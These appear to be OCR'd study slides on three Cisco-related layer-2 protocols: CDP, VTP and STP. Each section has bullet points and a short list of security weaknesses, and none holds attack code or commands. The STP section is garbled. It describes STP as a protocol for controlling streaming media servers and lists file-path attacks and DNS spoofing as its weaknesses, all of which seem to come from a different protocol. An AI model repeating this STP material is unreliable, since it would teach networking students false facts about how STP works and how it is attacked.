


CDP (Cisco Discovery Protocol)

- CDP is a layer 2 (data link layer) **Cisco proprietary protocol**
- It shares data between directly connected network devices
- It is media as well as network independent
- CDP uses the destination MAC address of **01.00.0c.cc.cc.cc**
- It connects lower physical media and upper network layer protocols
- It runs between **direct connected network entities**
- It can also be used for **On-Demand Routing**
- CDP is used to obtain information about neighboring devices, such as:
  - Types of devices connected
  - Router interfaces they are connected to
  - Interfaces used to make the connections
  - Model numbers of the devices

Security issues:

- It can be vulnerable to Denial-of-Service (DoS) attacks




VLAN Trunking Protocol (VTP)

- VTP is a messaging protocol developed by Cisco. It is used to **exchange VLAN information** across trunk links
- It works on the **data link layer** of OSI model
- It allows the network manager to **distribute a VLAN configuration** to all switches in the same domain
- It stores the VLAN configuration in the VLAN database
- It supports **Plug-and-play configuration** when adding new VLANs

Security issues:

- It is vulnerable to DoS attacks
- There can be Integer wrapping in VTP revision
- The Buffer Overflow vulnerability exists in the VTP VLAN name

Notes:




STP (Spanning Tree Protocol)

- STP (Spanning Tree Protocol) is a layer 2, network protocol that **runs on bridges and switches**
- The network control protocol is designed for use in entertainment and communications systems to control streaming media servers

Security issues:

STP can be vulnerable to:

- Man-in-the-middle attacks
- Attacks on file and path name
- DNS Spoofing
